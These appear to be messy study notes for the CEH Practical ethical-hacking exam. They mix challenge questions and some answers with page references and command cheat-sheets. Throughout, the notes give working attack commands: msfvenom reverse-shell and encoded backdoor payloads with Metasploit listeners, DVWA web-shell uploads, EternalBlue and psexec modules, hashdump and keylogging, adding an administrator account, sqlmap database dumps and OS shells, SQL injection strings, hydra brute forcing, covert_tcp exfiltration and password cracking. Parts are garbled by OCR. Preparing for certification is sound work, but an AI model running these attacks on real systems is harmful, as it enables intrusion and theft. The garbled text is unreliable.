During a security assessment, it was found that a server was hosting a website that was susceptible to blind SQL injection attacks. Further investigation revealed that the underlying database management system of the site was MySQL. Determine the machine OS that hosted the database.

O Windows Server 2016

O Windows 10

O Window Server 2019

O Ubuntu

Mod-3 Page- 57 V.10 &

Mod-4 Page- 64 V.10

Mod-3 Page- 62 V.11

Nmap -O Ip

namap -sT -O -v 192.168.92.143

nmap -p 445 -A 192.168.1.101

nmap --script smb-vuln* -p 445

192.168.1.101

2. During a security assessment in an organizational network, a suspicious Domain User account was found to have been added in a machine with IP address 172.16.0.27. The following user accounts were identified as safe: Administrator, Alex, TomHanks, krbtgt, DefaultAccount and Alan. Enumerate the Domain User of the suspicious account. Provide only username as an answer. Exclude the domain name.

Note: Username- Administrator; Password-shadow123.

Harris

Mod-6 Page- 9 v.10

wmic useraccount get name, sid


Mod-4 Page- 99 v.10

AD Explorer

Mod-4 Page- 9 v.11

Net user

net localuser



Mod-3 Page- 57 V.10

Mod-3 Page- 62 V.11

Nmap

Nmap -O Ip

namap -sT -O -v 192.168.92.143

nmap -p 445 -A 192.168.1.101

Mod-20 Page- 90 V.10

Mod - 20 Page- 100 V.11

Cyberchef

Use CrypTool

U need to perform steganalysis on the txt file using snow tool

5. An employee in an organization has stolen important bank credentials and stored it in a file named Confidential.txt using steganography. The file has been identified and retained from his email attachment and stored in the machine named "Ethical Hacker-1." Determine the information hidden in the file along with the account number present in the file.


Path:

C:\Users\Admin\Documents\Snow\Confidential.txt
Note: The password of Confidential.txt is "test."
Enter only numeric values in the answer field.

M-6, Page-204 V.10
M-6, Page-173 V.11
snow -C -p "password"
snow_example_encrypted.txt
or
Mod - 20 Page- 18 V.11
CryptoForge.exe

```
6. James, an employee of an organization, is unable to access his WordPress account (http://172.16.0.27:8080/CEH). James informs you at the suspicious lockout of his account. You are an eth hacker working with the organization; retrieve the password from the WordPress database and determ the password associated with the user id "james."
```

```
Mod-14 Page- 18 V.10
wpscan --url https://example/ --enumerate u
wpscan --url https://example/ --passwords wordlist.txt --usernames samson
Mod-14 Page- 18 V.10
Mod-14 Page- 97 V.11
use
auxiliary/scanner/http/wordpress_login_enum
set PASS_FILE /root/Desktop/Wordlists/Passwords.txt
set RHOSTS [IP Address of Windows Server 2012]
set RPORT 8080
set TARGETURI http://[IP Address of Windows Server 2012]:8080/CEH/
set USERNAME admin
Run
Mod-14 Page- 46 V.11
Use burpsuite
Status=302 length 1131
```



Mod-14 Page- 32 V.10

Mod-14 Page- 97 V.11

| hostname
| whoami
| user, group, and privileges
| tasklist
| dir C:\
| net user
| net user Test /Add
| net user Test
| net localgroup Administrators Test
/Add
| net user Test
Now

type file.txt (linux =cat)
use the user Test for remote

connection

Use File Upload Vulnerability in DVWA platform and read a file from server (Web App File Upload Exploitation)

Mod-14 Page- 90 V.10

Mod-14 Page- 118 V.11

msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw

Msfconsole use multi/handler set payload php/meterpreter/reverse_tcp set lhost 192.168.92.131 set lport 4444 run

DVWA Security Low

DVWA Security Medium

Need to use burpsuite

DVWA Security High

GIF98

|copy C:\wamp64\www\DVWA\hackable\uploads\upload.jpg C:\wamp64\www\DVWA\hackable\uploads\shell.php

Nc -nvlp 4444 |cp /var/www/dvwa/hackable/uploads/hack.jpg

/var/www/dvwa/hackable/uploads/hack2.php

Page 4 of 15

8. An important file has been hidden in the Server 2019 machine in the directory mentioned below. You are an ethical hacker working with a company. You have been assigned the task to retrieve the file "SECRET.txt" using a backdoor that was installed in the server. Enter the secret number hidden in the file.

Path: C:\Administrator\Documents\Findme.

9. A denial-of-service attack has been launched on a target machine in a network. A network session file "DoS.pcapng" has been captured and stored in the Documents folder of the Ethical Hacker-1 machine. Find the attacker machine IP address.

10. Adam works as a cybersecurity analyst at a datacenter.

While analyzing the network traffic, he observed a huge surge of incoming traffic from multiple sources. After analyzing, he concluded that the datacenter was being subject to DDoS attack. The captured network session (DDoS.pcapng) is stored on the Desktop of the Ethical Hacker-2 machine. Determine the number of machines that were used to initiate the attack.

Mod-6 Page- 99 V.10

nmap --script vuln 192.168.31.1

nmap -p 445 -A 192.168.1.101

nmap --script smb-vuln* -p 445 IP

nmap --script smb-os-discovery.nse -p 445 IP

Mod-4 Page- 88 V.10

nmap -sU -p 161 --script=snmp-brute 10.10.10.12

use auxiliary/scanner/snmp/snmp_login

set RHOSTS 10. 10.10.12

exploit OR use below command

use auxiliary/scanner/snmp/snmp_enum

OR use below command

hydra -L user.txt -P pass.txt 192.168.1.101 smb

use exploit/windows/smb/psexec

03

post/windows/gather/hashdump

keyscan_start > keyscan_dump > keyscan_stop

exploit/windows/smb/ms17_010_eternalblue exploit/windows/smb/ms17_010_psexec auxiliary/admin/smb/ms17 010 command auxiliary/scanner/smb/smb ms17 010 auxiliary/dos/windows/smb/ms06_035_mailslot auxiliary/dos/windows/smb/ms09 001 write auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow exploit/windows/http/xampp_webdav_upload_php exploit/multi/http/php cgi arg injection exploit/windows/smb/ms08_067_netapi exploit/linux/postgres/postgres_payload exploit/multi/misc/java_rmi_server microsoft sql server payload execution **WEB APP** exploit/pro/web/http_put_php exploit/pro/web/http_put_asp Post Ex post/pro/multi/agent post/pro/multi/agent_cleaner

Mod-10 Page- 49 V10

Mod-10 Page- 24 V11

DDOS

tcp.flags.syn == 1 , tcp.flags.syn == 1 and tcp.flags.ack == 0

#ToDetect the DDOS attack

go to statistics > IPv4 statistics > source and destination addresses

#Finding the infected files download

files > export > HTTP objects list

To find the hash of the file us

HashMyFiles

```
Mod-6 Page- 99 V.10

Mod-6 Page- 125 V.11

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe

mkdir /var/www/html/share

service apache2 start

cp /root/Desktop/Backdoor.exe /var/www/html/share/

Msfconsole

use multi/handler

set payload php/meterpreter/reverse_tcp

set lhost 192.168.92.131

set lport 4444

exploit -j -z

sessions -i 1
```

Image steganography and find pin number from an image file(OpenStego) M-6, Page-219 V.10 & M-6, Page-173 V.11

Packet capture and find out the C&C callback. Which port and the trojan version? (Wireshark) / U need to find trojan and need to provide the port of the trojan

http.request.method == "GET"

Analyze → Follow TCP Stream

U need to check the traffic from which port to which port is moving using / Analyze the packet and find out which two port are communicating with each other wireshark M-6, Page-271 V.10 & M-6, Page-197 V.11

M-10, Page-1 V.10

Type tcp to filter

U need to check bit 3 is true or not using (Analyze packet with Wireshark and find Modbus 3rd bit is true or false) wireshark

https://www.youtube.com/watch?v=3t1BNAavrlQ

From responder folder find the hash and decrypt it(hashcat)

U need to crack hash file using john (the hash file is located in the responder tool logs file) Crack the md5 hash form Documents folder (using john)

Mod-6 Page- 317 V.10

Mod-6 Page- 17 V.11

responder -I eth0

Responder will stores the logs in usr/share/responder/logs

john /usr/share/responder/logs/<file name of the logs.txt>

https://github.com/HashPals/Search-That-Hash

sudo apt-get install python3-pip

git clone https://github.com/HashPals/Search-That-Hash

pip3 install search-that-hash && sth

sth -f hash.txt

11. An FTP site is hosted on a machine in a network.

Obtain the file "flag.txt" by cracking the credentials of the FTP server and determine the content in this file.

Adam@smith

Mod-13 Page- 28 V.10

Mod-13 Page- 40 V.11

hydra -l samson -P /usr/share/wordlists/rockyou.txt 192.168.1.101 ftp

Namap then hydra

nmap -p 21 [IP Address of Windows 10]

hydra -L /root/Desktop/Wordlists/Usernames.txt -P /root/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]

12. Alex is an employee in an organization. While working with the company's sensitive legal contract, he encrypted the document and took a backup of that file and deleted the encrypted file but he forgot to delete the original copy of the file and he went on vacation, later he remembered that he for at to delete the original file from his workplace machine. He stored the document on the Desktop of his office computer. He approaches you to access the document and delete the file permanently from his workplace machine. Initialize a Windows remote desktop connection to access the file and enter the document number present in the file.

Mod-6 Page- 133

Note: Computer name- Server2016; Username-

13. Chris, a network security specialist, was assigned the task of examining a packet capture file (moviescope.com.pcapng) located in the Documents folder of the Ethical Hacker-1 machine and check if any user credentials associated with www.moviescope.com are recorded in plain text format. Chris concluded that the site traffic was traversing in plain text and he was able to access one of the usernames and passwords recorded in one of the packets. Enter the credentials found in the capture file.

Give your response in the following format: Username/Password.

sam/test I

Mod-8 Page- 15 V.10

Mod-8 Page- 49 V.11

http.request.method == POST

Find user A password from existing database of moviescope.com database (SQL Injection in username and password parameter) / Sql injection using sqlmap: u need to perform sql injection attack using sqlmap and need to extract password of specific user.

```
Mod - 15 Page- 47 V.10
```

Mod - 15 Page- 20 V.11

click Console tab and type document.cookie sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> --dbs

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope --tables

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" -- cookie=<"cookie value which you have copied in step #5"> -D moviescope -T User_Login --dump For OS shell

sqlmap -u

"http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> --os-shell

hostname / ipconfig

URL = http://testphp.vulnweb.com/artists.php?artist=1

Find DBs = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch

Result is DB name acuart

Find Tables = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch

Result is table name users

Find columns = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch

Dump table = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch

Dump the DB = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch

Reference = https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/

Using cookies

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -- cookie='JSESSIONID=09h76goWC559GH1K7DSQHx' --random-agent --level=1 --risk=3 --dbs --batch

SQL Injection

in login page enter blah' or 1=1-- as username and click login without entering the password

OS Shell = sqlmap -u 'url' --dbms=mysql --os-shell

SQL Shell = sqlmap -u 'url' --dbms=mysql --sql-shell

Find the phone number of a user of moviscope.com (Open-redirect)

U need to perform the parameter tampering

14. You are Henry, an ethical hacker working for a web development company. While testing the website "www.moviescope.com" for vulnerabilities, you came across an SQL-injection vulnerability. The cookie information is stored in a text file in the Documents folder of the Ethical Hacker-2 machine. Use the SQL DSSS attack method to capture the session link. Determine the contact number of kety associated with the website.

Note: Use the credentials you obtained in the previous challenge.

on OnePlus

Mod-14 Page- 7 V.10

Mod-14 Page- 63 V.11

Use burpsuite

Mod - 15 Page- 34 V.11

python3 dsss.py

python3 dsss.py -u
"http://www.moviesc,ope.com/viewp
rofile.aspx?id=1" --cookie="<cookie
value which you have copied in Step
17>"

15. A web application "www.moviescope.com" is vulnerable to SQL injection attacks. You are an ethical hacker working in a web development company. Test the web application and determine the type of HTTP method that poses a high risk to the web application.

Hint: Use OWASP ZAP tool.

Mod - 15 Page- 41 V.11

Mod - 15 Page- 6 V.11 (Extra)

blah' or 1=1 --

blah';insert into login values ('john','apple123'); --

blah';create database mydatabase; -

16. A folder named "Imp" has been sent to Joseph's machine over an email. Joseph suspects that someone might have tampered with the file during transmission. Joseph has approached you to check the integrity of the file by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with.

Path: C:\Users\Admin\Documents\Imp

Note: Exclude the file extension in the answer

field. The answer is case-sensitive.

File2.txt

17. An employee of an organization has stolen the trade secrets of the company and encrypted them using VeraCrypt. The VeraCrypt volume file "secret" is stored on the Desktop of the Ethical Hacker-1 machine. While examining the emails of the employee, the file password was found in one of the emails. You are an ethical hacker working with the company; decrypt the file and determine the secret code present in the file.

Note: Password- "test"

9419512131

Mod - 20 Page- 7 V.10

Mod - 20 Page- 6 V.11

Use Hashcalc

Md5calc

Mod-20 Page- 63 V.10

Mod - 20 Page- 69 V.11

U need to decrypt the 3des encryption using cryptool.

18. The account number of a customer was stolen from a bank's database. The attacker encrypted the file using CrypTool. You are an ethical hacker working with the bank; the bank has retained the cipher file "Cry-RC4-Accountno.hex" in the Documents folder of the Ethical Hacker-1 machine and has asked you to decrypt the information hidden in the file. Determine the account number by decrypting the file.

Hint: Use "14" as key-value under the key length.

Note: Only provide the numeric values in the answer field.

Mod - 20 Page- 109 V.11

Mod-20 Page- 90 V.10

Mod - 20 Page- 100 V.11

Use CrypTool

d by Dual Camera 19. A stockbroker in an asset	Visegment company
d by Duai Camera	management
10 A stockbroker in an asset	+ information
	A WALL BOOK AND

D. An attacker with malicious intent has invulnerability in a machine in a corporate encoded the IP address of the machine database. While auditing the database, was identified by the database admin.	
was identified by the database admin. I present in the Ethical Hacker-1 machine address.	the on-
Path: C:\Users\Admin\Desktop\Encodedo Hint: Password to decode the file is magic	lata.txt

Mod-20 Page- 41 V.10

Mod - 20 Page- 36 V.11

BCTextEncoder.exe

Or

Cybechef

Extract the information from the SDcard of the Android User?

Mod-17 Page- 29 V.11

adb connect ip:5555

adb devices -l

adb shell

cd SDcard then

cd Downloads,

cat flag etc

Python3 phonesploit.py

>3 >4>pwd>ls> cd SDcard> cd Downloads> cat flag

Send data to another Machine (firewall blocked)?

Mod-6 Page- 246 V.11 & Mod-6 Page- 185 V.11

Parrot Machine

Type **cd Desktop** and press **Enter**.

Type **mkdir** send and press **Enter**.

Type cd send/ and press Enter.

Type echo "Secret Message" > message.txt and press Enter

type cc -o covert_tcp covert_tcp.c and press Enter.

Ubuntu Machine

Type **cd Desktop** and press **Enter**.

Type **mkdir receive** and press **Enter**.

Type **cd receive** and press **Enter**.

Tcpdump -nvvx port 8888 -i lo

type smb://10.10.10.16 in the Server Address field and press Ent

type cc -o covert tcp covert tcp.c and press Enter.

To start a listener, type ./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 9999-dest_port 8888 -server -file /home/ubuntu/Desktop/receive/receive.txt and press Enter.

Parrot Machine

In the terminal window type ./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 8888 - dest_port 9999 -file /root/Desktop/send/message.txt and press Enter to start sending the contents of message.txt file through covert_tcp.

https://github.com/Yshmehtaa/CEHV11/tree/main/CEH.ctb_TXT

https://github.com/cmuppin/CEH

https://medium.com/techiepedia/certified-ethical-hacker-practical-exam-guide-dce1f4f216c9

https://github.com/nirangadh/ceh-practical

https://book.thegurusec.com/certifications/certified-ethical-hacker-practical/scanning-networks

https://docs.google.com/spreadsheets/d/e/2PACX-

<u>1vQWdEEN1oBeSKGjiCO0j6YUjouflX4yAxH7tsp7_vJzmOnNhYtFMEUveYmmoOAfd8MT1wayOYWimTI</u>6/pubhtml

https://hashcat.net/wiki/doku.php?id=example hashes

hashid -m "\\$2y\\$12\\$Dwt1BZj6pcyc3Dy1FWZ5ieeUznr71EeNkJkUlypTsgbX1H68wsRom"

sudo hashcat -m 3200 "\\$2y\\$12\\$Dwt1BZj6pcyc3Dy1FWZ5ieeUznr71EeNkJkUlypTsgbX1H68wsRom" /usr/share/wordlists/rockyou.txt

hashid -m

"\\$6\\$aReallyHardSalt\\$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxlf.hsGpS41Bq MhSrHVXgMpdjS6xeKZAs02."

hashcat -m 1800

"\\$6\\$aReallyHardSalt\\$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxlf.hsGpS41Bq MhSrHVXgMpdjS6xeKZAs02." /usr/share/wordlists/rockyou.txt

hashid -m e5d8870e5bdd26602cab8dbe07a942c8669e56d6

 $hash cat-m\ 160\ e5d8870e5bdd26602cab8dbe07a942c8669e56d6:tryhackme/usr/share/wordlists/rockyou.txt$

hashcat -m 1800 -a 0

"\\$6\\$aReallyHardSalt\\$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxlf.hsGpS41Bq MhSrHVXgMpdjS6xeKZAs02." /usr/share/wordlists/rockyou.txt

Search-That-Hash

https://github.com/HashPals/Search-That-Hash

sudo apt-get install python3-pip

git clone https://github.com/HashPals/Search-That-Hash

pip3 install search-that-hash && sth

```
sth -f hash.txt
```

hashcat -m 150 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show

Using John the Ripper

/usr/sbin/john -test

myuser:AZl.zWwxlh15Q

/usr/sbin/john password.txt

/usr/sbin/john password.txt –show

sudo john --format=sha256crypt --wordlist=/usr/share/wordlists/rockyou.txt password.txt

cat john,pot

crack the Zip file password

cp secure.zip ~/toos/john/run/

zip2john secure.zip > ziphashes

cat ziphashes

sudo john -w=/usr/share/wordlists/rockyou.txt ziphashes

crack the rar file password

cp secure.rar ~/toos/john/run/

rar2john secure.zip > rarhashes

cat rarhashes

sudo john -w=/usr/share/wordlists/rockyou.txt rarhashes

crack the RSA file password

cp secure.rar ~/toos/john/run/

python2 /usr/share/john/ssh2john.py rsa >pvtekeyhashes

cat pvtekeyhashes

sudo john -w=/usr/share/wordlists/rockyou.txt pvtekeyhashes